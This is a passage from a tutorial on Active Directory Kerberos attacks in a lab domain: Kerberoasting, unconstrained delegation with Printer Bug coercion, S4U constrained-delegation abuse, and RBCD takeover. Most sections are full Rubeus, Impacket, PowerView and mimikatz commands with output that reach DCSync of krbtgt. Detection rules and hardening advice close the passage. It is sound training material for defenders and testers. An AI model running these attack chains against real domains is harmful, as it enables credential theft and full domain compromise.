| TGT | Identity token issued on AS-REP, encrypted with the krbtgt key, presented back to the KDC |
| TGS / service ticket | Issued by the TGS, encrypted with the service account’s key, presented to the service |
| PAC | Authorization blob inside the ticket carrying SIDs and group membership |
| Encryption type (etype) | 0x17/23 = RC4-HMAC (NTLM hash is the key), 0x11/17 = AES128, 0x12/18 = AES256 |
| Forwardable flag | Permits a ticket to be re-presented in an S4U2Proxy request |
The single fact that makes Kerberoasting possible: a service ticket is encrypted with the service account’s password-derived key, and the KDC will hand a service ticket to any authenticated principal that asks for an SPN. If that key is the RC4 key (the NTLM hash of a human-chosen password), an attacker can crack it offline. AES keys are derived through PBKDF2-style iteration and are vastly harder to attack, which is why encryption type matters at every step below.

3. Service Principal Names: Structure, Registration, and Enumeration
A Service Principal Name is the string Kerberos uses to map a service instance to the account that runs it. Format:
ServiceClass/Host:Port/ServiceName
HTTP/WEB01.lab.local
MSSQLSvc/SQL01.lab.local:1433
SPNs live in the servicePrincipalName LDAP attribute. They sit on two kinds of objects, and the distinction is everything:
- Computer accounts auto-register SPNs (
HOST/,CIFS/,LDAP/, etc.). Their passwords are 120+ character machine-generated secrets that rotate every 30 days. Cracking them offline is pointless. - User accounts get SPNs when an admin runs a service under a domain user. Those passwords are human-chosen. A user object with a populated
servicePrincipalNameis a Kerberoasting target.
Enumerate SPNs with raw LDAP
The cleanest enumeration is the LDAP filter itself, which you can run from any authenticated context. This is what every tool wraps.
# Find user objects (not computers) that have an SPN
ldapsearch -x -H ldap://192.168.56.10 -D 'lowpriv@lab.local' -w 'LowPass1!' \
-b 'DC=lab,DC=local' \
'(&(objectCategory=person)(objectClass=user)(servicePrincipalName=*))' \
sAMAccountName servicePrincipalName msDS-SupportedEncryptionTypes
# svc_iis, Users, lab.local
dn: CN=svc_iis,CN=Users,DC=lab,DC=local
sAMAccountName: svc_iis
servicePrincipalName: HTTP/WEB01.lab.local
msDS-SupportedEncryptionTypes: 4
# svc_sql, Users, lab.local
dn: CN=svc_sql,CN=Users,DC=lab,DC=local
sAMAccountName: svc_sql
servicePrincipalName: MSSQLSvc/SQL01.lab.local:1433
Two findings. svc_iis has msDS-SupportedEncryptionTypes: 4, which is the RC4-only bit, so its ticket comes back as etype 23 and is the soft target. svc_sql has no encryption-type value set, which means it follows the domain default and is also a candidate. Note svc_sql also carries an SPN, which means we can get its hash and later abuse its delegation rights.
Enumerate with PowerView from a Windows foothold
Get-DomainUser -SPN | Select-Object samaccountname, serviceprincipalname, `
@{N='enctypes';E={$_.'msds-supportedencryptiontypes'}}
samaccountname serviceprincipalname enctypes
-------------- -------------------- --------
svc_iis HTTP/WEB01.lab.local 4
svc_sql MSSQLSvc/SQL01.lab.local:1433
krbtgt kadmin/changepw
Ignore krbtgt; it is a built-in and its password is the domain’s crown jewel, not something you roast. The two svc_* accounts are the real findings.
The same view in BloodHound
Run SharpHound, import, and the Kerberoastable Users pre-built query lights up svc_iis and svc_sql. BloodHound’s value is not the list, it is the graph: it shows you what those accounts can reach once cracked, which is how you turn a roast into a path.
sharphound -c All -d lab.local -u lowpriv -p 'LowPass1!' --domaincontroller 192.168.56.10
2024-05-12T14:02:11 INFO Resolved Collection Methods: Group, Sessions, ...
2024-05-12T14:02:19 INFO Status: 312 objects finished (+312)
2024-05-12T14:02:20 INFO Enumeration finished, compressing into 20240512140220_BloodHound.zip
4. Kerberoasting: Mechanics and Exploitation
The enumeration gave us the targets. Now the why: any authenticated user can send a TGS-REQ for HTTP/WEB01.lab.local. The KDC does not check whether you are authorized to use that service; that is the service’s job at AP-REQ time. The KDC simply encrypts the ticket with svc_iis‘s key and hands it back. If that key is RC4 (NTLM hash of Summer2023!), you crack it offline at full GPU speed, never touching the network again.
Request and extract hashes (Impacket, Linux)
GetUserSPNs.py lab.local/lowpriv:'LowPass1!' -dc-ip 192.168.56.10 -request -outputfile kerbhashes.txt
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon
---------------------------- ------- -------- ------------------- -------------------
HTTP/WEB01.lab.local svc_iis 2023-06-01 09:14:22 2024-05-10 22:31:07
MSSQLSvc/SQL01.lab.local:1433 svc_sql 2023-06-01 09:18:55 2024-05-11 08:02:44
[*] Saved TGS hashes to kerbhashes.txt
$krb5tgs$23$*svc_iis$LAB.LOCAL$HTTP/WEB01.lab.local*$a1f3...c2d9$8e0b6f... (truncated)
$krb5tgs$23$*svc_sql$LAB.LOCAL$MSSQLSvc/SQL01.lab.local~1433*$77ce...91ab$f0a2...
The $krb5tgs$23$ prefix confirms RC4 (etype 23). If you see $krb5tgs$18$ that is AES256 and you switch hashcat mode. RC4 prefixes start $krb5tgs$23$*, AES128 $krb5tgs$17$*, AES256 $krb5tgs$18$*.
In-memory request from Windows (Rubeus)
/stats first so you know what you are about to touch and how loud it will be.
Rubeus.exe kerberoast /stats
[*] Total kerberoastable users : 2
------------------------------------------------------------
| Supported Encryption Type | Count |
------------------------------------------------------------
| RC4_HMAC_DEFAULT | 1 |
| (unspecified - likely RC4) | 1 |
------------------------------------------------------------
Rubeus.exe kerberoast /outfile:hashes.txt /rc4opsec
[*] Roasting accounts with RC4 enabled (/rc4opsec)
[*] SamAccountName : svc_iis
[*] DistinguishedName : CN=svc_iis,CN=Users,DC=lab,DC=local
[*] ServicePrincipalName : HTTP/WEB01.lab.local
[*] Hash written to hashes.txt
/rc4opsec only roasts accounts already configured for RC4 so you do not trip the “RC4 requested in an AES domain” detection. Drop the flag only when you must roast an AES account.
Crack offline (hashcat)
hashcat -m 13100 kerbhashes.txt rockyou.txt --rules-file best64.rule
$krb5tgs$23$*svc_iis$LAB.LOCAL$HTTP/WEB01.lab.local*$a1f3...:Summer2023!
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Recovered........: 1/2 (50.00%) Digests
svc_iis cracks to Summer2023!. Mode 13100 is RC4 TGS, 19600 is AES128, 19700 is AES256. The AES modes need real wordlist quality because GPU rates collapse against the iteration count.
Targeted Kerberoasting
If you only have GenericWrite over a user (no SPN yet), write a fake SPN, roast, and clear it. This converts an ACL edge into a crackable hash.
Set-DomainObject -Identity helpdesk_svc -Set @{serviceprincipalname='fake/roastme'} -Verbose
Rubeus.exe kerberoast /user:helpdesk_svc /outfile:targeted.txt
Set-DomainObject -Identity helpdesk_svc -Clear serviceprincipalname
[Set-DomainObject] Setting 'serviceprincipalname' to 'fake/roastme' for object 'helpdesk_svc'
[*] Hash written to targeted.txt
[Set-DomainObject] Clearing 'serviceprincipalname' for object 'helpdesk_svc'
Kerberoasting deliberately excludes computer accounts because their machine-generated passwords are not crackable. A non-empty servicePrincipalName on a user is the entire signal.
5. Unconstrained Delegation: Enumeration and TGT Theft
Unconstrained delegation is the oldest and most dangerous model. When a host is “trusted for delegation,” any user who authenticates to it via Kerberos has their full TGT cached in the host’s LSASS, so the host can impersonate them to anything. If you own that host, you own every TGT that lands there, including a Domain Controller’s if you can coerce it to connect.
Enumerate unconstrained hosts
The flag is TRUSTED_FOR_DELEGATION (0x80000 / 524288) in userAccountControl. The bitwise LDAP matching rule finds it precisely.
Get-DomainComputer -Unconstrained | Select-Object dnshostname, useraccountcontrol
dnshostname useraccountcontrol
----------- ------------------
DC01.lab.local WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION, SERVER_TRUST_ACCOUNT
WEB01.lab.local WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
# Raw LDAP equivalent
ldapsearch -x -H ldap://192.168.56.10 -D 'lowpriv@lab.local' -w 'LowPass1!' \
-b 'DC=lab,DC=local' \
'(userAccountControl:1.2.840.113556.1.4.803:=524288)' dNSHostName
dn: CN=WEB01,OU=Servers,DC=lab,DC=local
dNSHostName: WEB01.lab.local
DCs always show the flag, that is expected. WEB01 showing it is the finding: a member server that should never have been trusted for delegation. We already cracked svc_iis, which is local admin on WEB01, so we have a path onto the box.
Monitor LSASS for incoming TGTs
On WEB01, with admin, start Rubeus in monitor mode to harvest any TGT that arrives.
Rubeus.exe monitor /interval:1 /nowrap
[*] Action: TGT Monitoring
[*] Monitoring every 1 seconds for new TGTs
Coerce the DC to authenticate (Printer Bug)
The DC will not just connect to WEB01. We force it. The MS-RPRN “Printer Bug” makes a remote spooler call back to an attacker-supplied host using the machine account, which means the DC’s TGT lands in WEB01‘s LSASS.
python3 printerbug.py 'lab.local/lowpriv:LowPass1!'@192.168.56.10 WEB01.lab.local
[*] Impacket v0.11.0
[*] Attempting to trigger authentication via rprn RPC at 192.168.56.10
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
The access-denied at the tail is normal; the backconnect still fires. Back in the monitor window:
[*] 5/12/2024 2:41:09 PM UTC - Found new TGT:
User : DC01$@LAB.LOCAL
StartTime : 5/12/2024 2:41:09 PM
EndTime : 5/13/2024 12:41:09 AM
RenewTill : 5/19/2024 2:41:09 PM
Flags : name_canonicalize, pre_authent, renewable, forwarded, forwardable
Base64EncodedTicket :
doIFxj...AABBQ== (truncated)
Pass-the-Ticket and DCSync
Inject DC01$‘s TGT, then DCSync as a machine account that has replication rights (a DC computer account does).
Rubeus.exe ptt /ticket:doIFxj...AABBQ==
klist
[*] Action: Import Ticket
[+] Ticket successfully imported!
Cached Tickets: (1)
#0> Client: DC01$ @ LAB.LOCAL
Server: krbtgt/LAB.LOCAL @ LAB.LOCAL
Flags: forwardable, forwarded, renewable, pre_authent
mimikatz # lsadump::dcsync /domain:lab.local /user:lab\krbtgt
[DC] 'lab.local' will be the domain
[DC] 'DC01.lab.local' will be the DC server
[DC] 'lab\krbtgt' will be the user account
Object RID : 502
SAM Username : krbtgt
Credentials:
Hash NTLM: 8a6c2f1e... (truncated)
aes256_hmac : b3d9... (truncated)
With the krbtgt hash you forge Golden Tickets at will. Unconstrained delegation plus one coercion primitive turns a member-server foothold into full domain compromise. The defensive read: kill the Print Spooler on DCs and remove unconstrained delegation from everything that is not a DC.
6. Constrained Delegation: S4U2Proxy and Protocol Transition Abuse
Constrained delegation was Microsoft’s answer to the unconstrained nightmare. Instead of caching every TGT, an account lists exactly which service SPNs it may delegate to in msDS-AllowedToDelegateTo. The delegation is performed through two MS-SFU protocol extensions:
- S4U2Self lets a service ask the KDC for a service ticket to itself on behalf of any named user, even one who never used Kerberos. This is “Protocol Transition.” It bridges NTLM (or no auth at all) into a Kerberos ticket.
- S4U2Proxy takes that forwardable ticket and exchanges it for a ticket to one of the SPNs in
msDS-AllowedToDelegateTo.
The dangerous combination: if an account has TRUSTED_TO_AUTH_FOR_DELEGATION set (the Protocol Transition / “use any authentication protocol” radio button), S4U2Self yields a forwardable ticket, and S4U2Proxy then impersonates any user, including Domain Admin, to the allowed service. No password for that user required.
Enumerate constrained delegation
TRUSTED_TO_AUTH_FOR_DELEGATION is bit 0x1000000 (16777216).
Get-DomainUser -TrustedToAuth | Select-Object samaccountname, `
@{N='allowedto';E={$_.'msds-allowedtodelegateto'}}
samaccountname allowedto
-------------- ---------
svc_sql cifs/DC01.lab.local
# Raw LDAP check for the protocol-transition bit
ldapsearch -x -H ldap://192.168.56.10 -D 'lowpriv@lab.local' -w 'LowPass1!' \
-b 'DC=lab,DC=local' \
'(userAccountControl:1.2.840.113556.1.4.803:=16777216)' \
sAMAccountName msDS-AllowedToDelegateTo
dn: CN=svc_sql,CN=Users,DC=lab,DC=local
sAMAccountName: svc_sql
msDS-AllowedToDelegateTo: cifs/DC01.lab.local
The finding: svc_sql is trusted to authenticate for delegation and may delegate to cifs/DC01.lab.local. Because we Kerberoasted svc_sql earlier (it had an SPN) and we know its password is SqlPass1!, we control it. That means we can impersonate Domain Admin to the file system of the DC.
Run the S4U chain (Rubeus, Windows)
First a TGT for the controlled account, then the S4U exchange.
Rubeus.exe asktgt /user:svc_sql /password:SqlPass1! /domain:lab.local /nowrap
[*] Action: Ask TGT
[*] Using rc4_hmac hash: 5f4dcc3b...
[+] TGT request successful!
[*] base64(ticket.kirbi):
doIE+jCCBP...AABBQ==
Rubeus.exe s4u /ticket:doIE+jCCBP...AABBQ== /impersonateuser:Administrator /msdsspn:"cifs/DC01.lab.local" /nowrap /ptt
[*] Action: S4U
[*] Building S4U2self request for: svc_sql@LAB.LOCAL
[*] Impersonating user 'Administrator' to target SPN 'cifs/DC01.lab.local'
[+] S4U2self success!
[*] Building S4U2proxy request for service: 'cifs/DC01.lab.local'
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/DC01.lab.local':
doIGdj...AABBQ==
[+] Ticket successfully imported!
Confirm impersonation
klist
dir \\DC01.lab.local\C$
#0> Client: Administrator @ LAB.LOCAL
Server: cifs/DC01.lab.local @ LAB.LOCAL
Directory of \\DC01.lab.local\C$
05/12/2024 02:55 PM <DIR> Windows
05/12/2024 09:10 AM <DIR> Users
05/12/2024 09:10 AM <DIR> Program Files
The altservice trick: pivot CIFS to LDAP for DCSync
Kerberos does not validate the service class in the returned ticket at the KDC, so a ticket minted for cifs/DC01 can be rewritten to ldap/DC01 on the same host. That promotes file access into directory replication.
Rubeus.exe s4u /ticket:doIE+jCCBP...AABBQ== /impersonateuser:Administrator /msdsspn:"cifs/DC01.lab.local" /altservice:"ldap/DC01.lab.local" /nowrap /ptt
[*] Substituting alternative service name 'ldap/DC01.lab.local'
[+] S4U2proxy success!
[+] Ticket successfully imported!
mimikatz # lsadump::dcsync /domain:lab.local /user:lab\Administrator
SAM Username : Administrator
Credentials:
Hash NTLM: e19ccf75ee54e06b06a5907af13cef42
Linux equivalent (Impacket)
getST.py -dc-ip 192.168.56.10 -spn cifs/DC01.lab.local -impersonate Administrator lab.local/svc_sql:'SqlPass1!'
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_DC01.lab.local@LAB.LOCAL.ccache
export KRB5CCNAME=Administrator@cifs_DC01.lab.local@LAB.LOCAL.ccache
secretsdump.py -k -no-pass DC01.lab.local
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
lab.local\Administrator:500:aad3b...:e19ccf75ee54e06b06a5907af13cef42:::
krbtgt:502:aad3b...:8a6c2f1e...:::

7. Resource-Based Constrained Delegation: Computer Object Takeover
RBCD inverts the trust direction. Classic constrained delegation lists outbound targets on the delegating account, which requires domain-level write to configure. RBCD puts the trust on the resource: the target computer’s msDS-AllowedToActOnBehalfOfOtherIdentity attribute names which accounts may delegate to it. The catch that makes RBCD a workhorse for attackers: you only need write access to one computer object (GenericWrite / WriteProperty), not domain admin, to configure it. Combine that with the default MachineAccountQuota=10 (any user can create up to ten computer accounts) and you have a self-contained takeover primitive.
Enumerate the write primitive
We provisioned lowpriv with GenericWrite over COMP01$. Find it with BloodHound’s Cypher console:
MATCH p=(u:User {name:"LOWPRIV@LAB.LOCAL"})-[:GenericWrite]->(c:Computer)
RETURN p
LOWPRIV@LAB.LOCAL -[GenericWrite]-> COMP01.LAB.LOCAL
Confirm the same edge with PowerView and confirm we can create machine accounts:
Get-DomainObjectAcl -Identity COMP01 -ResolveGUIDs |
Where-Object {$_.SecurityIdentifier -match (Get-DomainUser lowpriv).objectsid} |
Select-Object ActiveDirectoryRights, ObjectAceType
ActiveDirectoryRights ObjectAceType
--------------------- -------------
WriteProperty All
Get-DomainObject -Identity "DC=lab,DC=local" -Properties ms-DS-MachineAccountQuota
ms-ds-machineaccountquota
-------------------------
10
Two findings confirmed: lowpriv can write to COMP01, and the quota lets us create the attacker-controlled computer we need.
Create the attacker computer (PowerMad)
Import-Module .\Powermad.ps1
New-MachineAccount -MachineAccount FAKE01 -Password $(ConvertTo-SecureString 'FakePass1!' -AsPlainText -Force)
[+] Machine account FAKE01 added
$fakeSid = (Get-ADComputer FAKE01).SID.Value
$fakeSid
S-1-5-21-3623811015-3361044348-30300820-1142
Write the SID into COMP01’s RBCD attribute
We build a security descriptor granting FAKE01 the right to act on behalf of others, serialize it, and write it.
$rsd = "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$fakeSid)"
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $rsd
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-ADComputer COMP01 | Set-ADObject -Replace @{'msDS-AllowedToActOnBehalfOfOtherIdentity'=$SDBytes}
Get-ADComputer COMP01 -Properties msDS-AllowedToActOnBehalfOfOtherIdentity
DistinguishedName : CN=COMP01,CN=Computers,DC=lab,DC=local
msDS-AllowedToActOnBehalfOfOtherIdentity : {1, 0, 4, 128...}
Name : COMP01
COMP01 now trusts FAKE01 to delegate to it. Because we know FAKE01‘s password, we run S4U as FAKE01 and impersonate any user to COMP01.
Run the S4U chain and land code execution
getST.py -dc-ip 192.168.56.10 -spn cifs/COMP01.lab.local -impersonate Administrator 'lab.local/FAKE01$:FakePass1!'
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_COMP01.lab.local@LAB.LOCAL.ccache
export KRB5CCNAME=Administrator@cifs_COMP01.lab.local@LAB.LOCAL.ccache
wmiexec.py -k -no-pass Administrator@COMP01.lab.local
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
C:\>whoami
lab\administrator
Cleanup (mandatory in authorized work)
Set-ADComputer COMP01 -Clear 'msDS-AllowedToActOnBehalfOfOtherIdentity'
Remove-ADComputer FAKE01 -Confirm:$false
# attribute cleared, FAKE01 removed
8. Chaining Techniques: Realistic Attack Paths
None of these live in isolation. The engagement value is the chain.
| Chain | Path |
|---|---|
| Roast to delegation to DA | Kerberoast svc_sql (weak password) -> svc_sql holds protocol-transition constrained delegation to cifs/DC01 -> S4U + altservice to ldap/DC01 -> DCSync krbtgt |
| ACL to RBCD to host | GenericWrite over COMP01 (found in BloodHound) -> create FAKE01 via quota -> write msDS-AllowedToActOnBehalfOfOtherIdentity -> S4U -> SYSTEM on COMP01 |
| Coercion to domain | Find unconstrained WEB01 -> own it via cracked svc_iis -> Printer Bug coerce DC01$ TGT -> PtT -> DCSync |
The connective tissue is always enumeration. PowerView and BloodHound tell you which roasted account matters, which write primitive reaches a tier-0 path, and which coercion target is trusted for delegation. Roasting a random print-queue service that goes nowhere is wasted noise; roasting the one account that also holds delegation rights is the kill.
9. Common Attacker Techniques
| Technique | Description |
|---|---|
| Kerberoasting | Request TGS for user-SPN accounts, crack RC4 ticket offline |
| Targeted Kerberoasting | Add SPN via GenericWrite, roast, clear SPN |
| Unconstrained TGT theft | Capture cached TGTs (incl. DC) from LSASS on a delegation host |
| Printer Bug coercion | Force a target to authenticate via MS-RPRN spooler RPC |
| S4U2Self / S4U2Proxy abuse | Impersonate arbitrary users via protocol transition |
| altservice substitution | Rewrite a service ticket’s SPN class (CIFS to LDAP) for DCSync |
| RBCD takeover | Write msDS-AllowedToActOnBehalfOfOtherIdentity + S4U chain |
| MachineAccountQuota abuse | Create computer accounts as a standard user for RBCD staging |
| Pass-the-Ticket | Inject stolen or forged TGT/TGS into the current session |
10. Defensive Strategies and Detection
Offense without the blue-side picture is half a craft. Each attack above leaves a distinct trail if the audit policy is right. Enable Audit Kerberos Service Ticket Operations and Audit Directory Service Changes at minimum; without those, 4769 and 5136 simply do not appear.
Windows Security event IDs
| Event ID | Log | Trigger | Detection use |
|---|---|---|---|
4769 | Security | TGS requested | Kerberoasting: TicketEncryptionType=0x17 from a non-machine account; S4U2Self: ServiceName == AccountName; S4U2Proxy: non-empty TransitedServices |
4768 | Security | TGT requested | Baseline; spot a host requesting a TGT for a DC machine account post-coercion |
4738 | Security | User account changed | Delegation / UAC flag toggles, msDS-AllowedToDelegateTo edits on users |
4742 | Security | Computer account changed | Delegation flag changes on machine accounts |
4741 | Security | Computer account created | New machine accounts; alert when creator is a non-admin (RBCD/PowerMad staging) |
5136 | Security | Directory object modified | RBCD: AttributeLDAPDisplayName=msDS-AllowedToActOnBehalfOfOtherIdentity, OperationType=Value Added |
A single account requesting many TGS in a burst, or any RC4 request in an AES-enforced domain, is the highest-fidelity Kerberoasting signal. Any write to msDS-AllowedToActOnBehalfOfOtherIdentity outside a change window is near-certain RBCD staging.
Sigma: Kerberoasting
title: Potential Kerberoasting via RC4 Service Ticket Request
logsource:
product: windows
service: security
detection:
selection:
EventID: 4769
TicketEncryptionType: '0x17'
TicketOptions: '0x40810000'
filter:
ServiceName|endswith: '$'
AccountName|endswith: '$'
condition: selection and not filter
level: high
Sigma: RBCD staging
title: Resource-Based Constrained Delegation Attribute Write
logsource:
product: windows
service: security
detection:
selection:
EventID: 5136
AttributeLDAPDisplayName: 'msDS-AllowedToActOnBehalfOfOtherIdentity'
OperationType: '%%14674' # Value Added
condition: selection
level: high
ETW and other telemetry
| Provider | Use |
|---|---|
Microsoft-Windows-Security-Auditing | Source for all 4769/5136/4741 events |
Microsoft-Windows-Kerberos-Key-Distribution-Center | DC-side KDC tracing, verbose TGS issuance |
| Microsoft Defender for Identity | Native Kerberoasting, RBCD, and S4U anomaly detection on the DC sensor |
| Directory Services field-engineering logging (level 5) | Captures raw LDAP filter strings, surfaces (servicePrincipalName=*) sweeps |
Hardening checklist
| Control | Addresses |
|---|---|
| Group Managed Service Accounts (gMSA) | Removes Kerberoasting; 240-char auto-rotating passwords |
| Service passwords >= 25 chars, random | Kerberoasting mitigation where gMSA is infeasible |
Enforce AES, disable RC4 (msDS-SupportedEncryptionTypes=24) | Forces AES TGS, cracking orders of magnitude harder |
| Protected Users group for all tier-0 accounts | Tickets cannot be delegated; no RC4 |
“Account is sensitive and cannot be delegated” (NOT_DELEGATED) | Blocks S4U impersonation of admins |
| Remove unconstrained delegation from non-DCs | Eliminates Printer Bug TGT theft |
MachineAccountQuota=0 via GPO | Blocks user-created computers for RBCD staging |
Restrict GenericWrite/WriteProperty on computer objects | Removes the RBCD write primitive |
| Disable Print Spooler on DCs and sensitive servers | Kills the coercion vector |

11. Tools for Delegation Analysis
| Tool | Description | Link |
|---|---|---|
Impacket (GetUserSPNs.py, getST.py, secretsdump.py) | Linux SPN/S4U/DCSync toolkit | github.com/fortra/impacket |
| Rubeus | Windows kerberoast, S4U, monitor, ptt | github.com/GhostPack/Rubeus |
| PowerView | LDAP delegation and ACL enumeration | github.com/PowerShellMafia |
| BloodHound / SharpHound | Graph-based delegation and ACL path finding | bloodhound.specterops.io |
| PowerMad | Create machine accounts for RBCD staging | github.com/Kevin-Robertson/Powermad |
| Mimikatz | TGT dumping, DCSync, PtT | github.com/gentilkiwi/mimikatz |
| hashcat | Offline TGS cracking (13100/19600/19700) | hashcat.net |
| SpoolSample / printerbug.py | MS-RPRN coercion | github.com/leechristensen/SpoolSample |
| setspn.exe | Native SPN registration and query | docs.microsoft.com |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Kerberoasting | T1558.003 | Event 4769 RC4 from non-machine account |
| Steal or Forge Kerberos Tickets | T1558 | 4768/4769 anomalies, ticket lifetimes |
| Golden Ticket | T1558.001 | Post-DCSync krbtgt use; anomalous TGT |
| Pass the Ticket | T1550.003 | Rubeus ptt; injected ticket without prior 4768 |
| Forced Authentication | T1187 | Spooler RPC callback, 4768 for DC machine account |
| Access Token / Delegation Manipulation | T1134 | 4738/4742 delegation flag changes, 5136 on msDS-AllowedToActOnBehalfOfOtherIdentity |
| OS Credential Dumping: DCSync | T1003.006 | 4662 replication GUID access from non-DC |
Summary
- SPN and delegation misconfigurations let any authenticated user climb to Domain Admin, so enumeration of
servicePrincipalName, UAC delegation flags, andmsDS-*attributes is the highest-value reconnaissance in AD. - Kerberoasting works because the KDC encrypts service tickets with the service account’s password-derived key; user SPNs with RC4 enabled are offline-crackable, computer SPNs are not.
- Unconstrained delegation caches full TGTs in LSASS; combined with Printer Bug coercion it converts a member-server foothold into a DC TGT and
krbtgtcompromise. - Constrained delegation with protocol transition (
TRUSTED_TO_AUTH_FOR_DELEGATION) enables S4U2Self plus S4U2Proxy impersonation of any user, and the altservice trick pivots CIFS tickets into LDAP for DCSync. - RBCD only needs write access to a single computer object plus a non-zero
MachineAccountQuota, making it the most accessible takeover primitive once you find aGenericWriteedge. - Detect via Event 4769 (RC4 TGS bursts), Event 5136 (writes to
msDS-AllowedToActOnBehalfOfOtherIdentity), and Event 4741 (rogue machine accounts); defend with gMSA, AES enforcement, Protected Users,MachineAccountQuota=0, and spooler hardening on DCs.
Related Tutorials
- Jobs and Silos: Process Grouping and Resource Limits
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
References
- Steal or Forge Kerberos Tickets: Kerberoasting, Sub-technique T1558.003 – MITRE ATT&CK
- Steal or Forge Kerberos Tickets, Technique T1558 – MITRE ATT&CK
- Kerberos Constrained Delegation Overview – Windows Server | Microsoft Learn
- Unsecure Kerberos Delegation Security Assessment (Unconstrained, Constrained, RBCD) – Microsoft Defender for Identity | Microsoft Learn
- Kerberos Authentication Troubleshooting Guidance (Unconstrained, Constrained, RBCD) – Windows Server | Microsoft Learn
- Configuring Kerberos Delegation for Group Managed Service Accounts (SPNs, msDS-AllowedToDelegateTo, UAC flags) | Microsoft Learn